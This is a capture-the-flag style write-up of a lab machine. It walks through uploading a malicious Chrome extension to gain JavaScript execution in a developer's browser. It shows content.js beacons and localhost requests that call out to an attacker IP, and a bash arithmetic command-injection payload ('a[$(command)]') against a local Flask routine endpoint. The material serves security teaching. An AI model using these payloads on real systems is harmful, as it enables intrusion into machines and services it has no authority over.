











1 RECON
1.1 Port Scan
$ rustscan -a $targetIp --ulimit 2000 -r 1-65535 -- -A sS -Pn

PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 02:c8:a4:ba:c5:ed:0b:13:ef:b7:e7:d7:ef:a2:9d:92 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJW1WZr+zu8O38glENl+84Zw9+Dw/pm4IxFauRRJ+eAFkuODRBg+5J92dT0p/BZLMz1wZMjd6BLjAkB1LHDAjqQ=
|   256 53:ea:be:c7:07:05:9d:aa:9f:44:f8:bf:32:ed:5c:9a (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICE6UoMGXZk41AvU+J2++RYnxElAD3KNSjatTdCeEa1R
80/tcp open  http    syn-ack nginx 1.24.0 (Ubuntu)
|_http-title: Browsed
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: nginx/1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel1.2 Web App
The application allows users to create and submit Chrome browser extensions.


The /samples.html endpoint provides downloadable demo extensions, offering a reference for how a valid extension is expected to be structured and processed by the backend:
Users can then upload a customized extension (as a ZIP archive) to be reviewed by a backend developer, who installs and tests it before responding with feedback:

This workflow—where user-controlled content is later consumed by a backend operator—immediately raises red flags, opening the door to client-side attacks such as XSS, but also more impactful vectors like SSRF or even RCE if extension handling is flawed.
2 WEB
The exploit path is straightforward: craft a malicious browser extension and upload it to compromise the backend developer's browser.
2.1 Chrome Extension
The application allows users to upload Chrome extensions that are later manually installed and tested by a backend developer. To understand the expected structure and execution model, we first analyze a provided sample extension, fontify.
$ tree fontify
fontify
├── content.js
├── manifest.json
├── popup.html
├── popup.js
└── style.css

1 directory, 5 files
This represents the minimum viable Chrome extension.
Unlike a traditional web payload, a Chrome extension is a privileged mini-application that runs inside the browser and executes JavaScript outside the scope of a single web origin.
More details at Hacktricts.
%20(1)%20(1).png)
As a result, a malicious extension can:
- Execute JavaScript persistently
- Interact with arbitrary web pages
- Act on behalf of the logged-in browser user
- Access internal or localhost-bound resources unreachable from the server
This makes uploaded extensions an ideal vehicle for client-side code execution via a trusted user.
2.1.1 manifest.json
The manifest.json file defines the execution model and privilege scope of the extension.
{
  "manifest_version": 3,
  "name": "Font Switcher",
  "version": "2.0.0",
  "description": "Choose a font to apply to all websites!",
  "permissions": [
    "storage",
    "scripting"
  ],
  "action": {
    "default_popup": "popup.html",
    "default_title": "Choose your font"
  },
  "content_scripts": [
    {
      "matches": [
        "<all_urls>"
      ],
      "js": [
        "content.js"
      ],
      "run_at": "document_idle"
    }
  ]
}Key points:
content_scriptsspecifies JavaScript that is automatically injected into matching pages.<all_urls>ensures execution across every site visited by the developer.scriptingenables dynamic JavaScript injection via extension APIs.
From an attacker's perspective, this file defines where and when arbitrary code executes.
2.1.2 content.js
The content.js script runs inside the context of each visited web page.
// Apply saved font
chrome.storage.sync.get("selectedFont", ({ selectedFont }) => {
  if (!selectedFont) return;
  const style = document.createElement("style");
  style.innerText = `* { font-family: '${selectedFont}' !important; }`;
  document.head.appendChild(style);
});Although the sample only injects CSS, this context enables:
- DOM manipulation
- JavaScript execution
- Interaction with authenticated sessions
Vital Importantly, this provides persistent, extension-level XSS, Code Execution across all visited pages.
2.1.3 popup.html
The popup.html file defines the user-facing interface displayed when the extension icon is clicked.
<!DOCTYPE html>
<html>
  <head>
    <title>Font Switcher</title>
    <link rel="stylesheet" href="style.css">
  </head>
  <body>
    <h2>Select a Font</h2>
    <select id="fontSelector">
      <option value="Comic Sans MS">Comic Sans MS</option>
      <option value="Papyrus">Papyrus</option>
      <option value="Impact">Impact</option>
      <option value="Courier New">Courier New</option>
      <option value="Times New Roman">Times New Roman</option>
      <option value="Arial">Arial</option>
    </select>
    <script src="popup.js"></script>
  </body>
</html>This interface exists primarily to make the extension appear legitimate during manual inspection and testing.
2.1.4 popup.js
The popup.js script executes in an extension-privileged context.
const fontSelector = document.getElementById("fontSelector");

chrome.storage.sync.get("selectedFont", ({ selectedFont }) => {
  if (selectedFont) {
    fontSelector.value = selectedFont;
  }
});

fontSelector.addEventListener("change", () => {
  const selectedFont = fontSelector.value;
  chrome.storage.sync.set({ selectedFont }, () => {
    chrome.tabs.query({ active: true, currentWindow: true }, tabs => {
      chrome.scripting.executeScript({
        target: { tabId: tabs[0].id },
        func: (font) => {
          const style = document.createElement("style");
          style.innerText = `* { font-family: '${font}' !important; }`;
          document.head.appendChild(style);
        },
        args: [selectedFont]
      });
    });
  });
});This file demonstrates how the extension can:
- Access Chrome APIs
- Execute scripts dynamically
- Bridge user interaction with page-level code execution
2.1.5 style.css
This file is purely cosmetic and does not affect execution.
2.2 Vuln Discovery

We can upload the fontify sample and retrieve feedback explicitly via the web application:
2.2.1 JavaScript Execution Vector
The log shows Chrome loading the uploaded extension:
Created context:
  extension id: dgakpgimldfohhhmmnbmkikbhnlhjgpi
context_type: CONTENT_SCRIPTThis confirms:
- The uploaded extension is successfully installed
- Its content scripts execute automatically
- JavaScript runs inside the developer's browser context
In other words, the extension upload is a reliable JavaScript execution vector.
2.2.2 No Sandbox
Multiple paths indicate Chrome is running directly on the target host:
/var/www/.config/google-chrome-for-testing/This implies:
- Chrome is executed under the same filesystem as the web service
- The developer browser is not container-isolated
- Localhost services belong to the same host we aim to compromise
2.2.3 No Policy Restrictions
The following lines stand out:
Skipping mandatory platform policies
Skipping recommended platform policies
Cloud management controller initialization abortedThis indicates:
- No enforced Chrome policies
- No extension restrictions
- No enterprise hardening or centralized control
The extension runs with all declared permissions intact.
2.2.4 DevTools Enabled
DevTools listening on ws://127.0.0.1:41153/...This further confirms Chrome is running in a testing/dev-friendly mode, not a locked-down enterprise profile.
2.2.5 Localhost Resources Accessible
The browser is also observed requesting local resources:
NetworkDelegate::NotifyBeforeURLRequest: http://localhost/
NetworkDelegate::NotifyBeforeURLRequest: http://localhost/assets/...So browser-based access to local-only (127.0.0.1 / localhost) services is clearly viable.
2.2.6 Subdomains
Most importantly, the logs reveal an internal subdomain:
[5770:5797:0111/045014.006025:VERBOSE1:network_delegate.cc(37)] NetworkDelegate::NotifyBeforeURLRequest: http://browsedinternals.htb/assets/css/index.css?v=1.24.5
[5770:5797:0111/045014.006353:VERBOSE1:network_delegate.cc(37)] NetworkDelegate::NotifyBeforeURLRequest: http://browsedinternals.htb/assets/css/theme-gitea-auto.css?v=1.24.5
[5770:5797:0111/045014.007300:VERBOSE1:network_delegate.cc(37)] NetworkDelegate::NotifyBeforeURLRequest: http://browsedinternals.htb/assets/img/logo.svghttp://browsedinternals.htb immediately looks like an internal portal—and a likely next target.
2.3 SSRF
From 2.2.1 and 2.2.5, we can establish two key facts:
- Uploaded Chrome extensions are executed automatically
- Executed JavaScript can initiate network requests to localhost-only services
Together, this confirms a browser-based SSRF primitive.
2.3.2 Extension Package Helper
To execute JavaScript via a malicious Chrome extension, we simply replace the logic in content.js.
Because Chrome extensions require a strict file layout (introduced in 2.1), we use a small helper script to repackage the extension as a ZIP archive:
#!/bin/bash
### c.sh ###

echo '[*] Remove old extension archive'
rm fontify.zip

echo '[*] Compressing extension archive...'
cd fontify
zip -r ../fontify.zip .

cd ..
echo '[+] New extension created. Content:'
unzip -l fontify.zipThis script takes the fontify demo extension from the samples page and repackages it after modifying content.js.
2.3.1 JavaScript Execution PoC
To confirm that the uploaded extension actually executes JavaScript in the developer's browser, we replace all benign logic in content.js with a minimal beacon:
// content.js - exec proof

const attackerIP = "10.10.12.4";
const img = new Image();

img.src = `http://${attackerIP}/?exec=1`;Result (attacker server):
GET /?exec=1
This confirms:
- The extension is installed
content.jsis executed automatically- Arbitrary JavaScript runs in the browser context
2.3.2 Localhost Request Primitive
Next, we verify that executed JavaScript can initiate requests to localhost-only addresses.
// content.js — localhost SSRF primitive

const attackerIP = "10.10.12.4";

fetch("http://127.0.0.1/", { mode: "no-cors" })
  .finally(() => {
    const img = new Image();
    img.src = `http://${attackerIP}/?localhost=127.0.0.1`;
  });
Confirmed.
2.4 Command Injection
Section 2.2.6 reveals an internal subdomain, browsedinternals.htb, hosting a Gitea instance. One repository, MarkdownPreview, is publicly accessible without authentication:

The README contains a telling warning::
This webapp allows us to convert our md files to html. Still in developement, it should only run locally !!!
2.4.1 Flask App Code Review
We can now review the application source to identify the exposed attack surface.
app.py
The application is a Flask-based Markdown preview utility intended for local developer use only. It binds explicitly to localhost:
app.run(host='127.0.0.1', port=5000)As expected, the service is unreachable externally.
However, it is reachable from a browser running on the same host—which we already control via the malicious Chrome extension (2.1.2).
Exposed routes:
| Route | Method | Description |
|---|---|---|
/ | GET | Markdown editor interface |
/submit | POST | Convert Markdown to HTML and save to disk |
/files | GET | List saved HTML files |
/view/<filename> | GET | Render a saved HTML file |
/routines/<rid> | GET | Execute a local routine |
The critical endpoint is /routines/<rid>, which directly executes a local script:
@app.route('/routines/<rid>')
def routines(rid):
    # Call the script that manages the routines
    # Run bash script with the input as an argument (NO shell)
    subprocess.run(["./routines.sh", rid])
return "Routine executed !"Equivalent to the C syscall:
execve("./routines.sh", ["./routines.sh", rid], env)While shell=False is used, the user-controlled argument is passed verbatim. The actual security boundary therefore lies entirely within routines.sh.
routines.sh
The endpoint:
GET /routines/<rid>invokes the script with attacker-controlled input as the first positional argument:
if [[ "$1" -eq 0 ]]; then
    ...
elif [[ "$1" -eq 1 ]]; then
    ...
elif [[ "$1" -eq 2 ]]; then
    ...
elif [[ "$1" -eq 3 ]]; then
    ...
else
    log_action "Unknown routine ID: $1"
    echo "Routine ID not implemented."
fiThe intended design assumes $1 is a numeric routine identifier:
| ID | Description |
|---|---|
| 0 | Clean temporary files |
| 1 | Backup application data |
| 2 | Rotate and compress logs |
| 3 | Dump system information |
The real issue is not the available routines, but the misuse of -eq inside [[ ... ]], which appears safe at first glance.
2.4.2 Bash Arithmetic Evaluation
The vulnerability originates from the use of a numeric comparison operator (-eq) inside a [[ ... ]] conditional:
[[ "$1" -eq 0 ]]Quoting $1 does not prevent command execution.
In Bash, -eq triggers arithmetic evaluation. Before the comparison occurs, Bash parses both operands using its arithmetic grammar, which supports:
- parameter expansion
- command substitution
- arithmetic expansion
Crucially, command substitution is performed before evaluation:
$(command) # → <command output>So any command embedded in the arithmetic expression is executed before Bash attempts to interpret the result as a number.
2.4.3 Array Subscript Expression
Not every $(...) payload is accepted syntactically by Bash's arithmetic parser. The input must first form a valid arithmetic expression.
For instance:
$(command)alone is not sufficient.
However, Bash arithmetic explicitly allows array subscript expressions:
name[expr]From the Bash Reference Manual (Arithmetic Evaluation):
An arithmetic expression is a sequence of one or more arithmetic operators, operands, and parentheses … Any valid arithmetic expression is evaluated then compared.
This allows us to craft a payload such as:
a[$(command)]Execution flow:
- Bash encounters
a[...]in an arithmetic context - The subscript expression
$(command)is parsed - Command substitution is executed
- Output replaces
$(command) - Bash attempts the numeric comparison
Even if the final expression is not a valid integer, the command has already executed—which is all we need.
2.5 Proof of Concept
2.5.1 Local Reproduction
The behavior can be reproduced locally with a minimal script:
#!/bin/bash
if [[ "$1" -eq 0 ]]; then
  echo OK
fiExecution:
./test.sh 'a[$(id)]'Result:
uid=1000(user) gid=1000(user) groups=1000(user) ...
./test.sh: line 2: syntax error in expression
Even though the arithmetic comparison fails, command substitution runs first—proving execution occurs before the comparison logic.
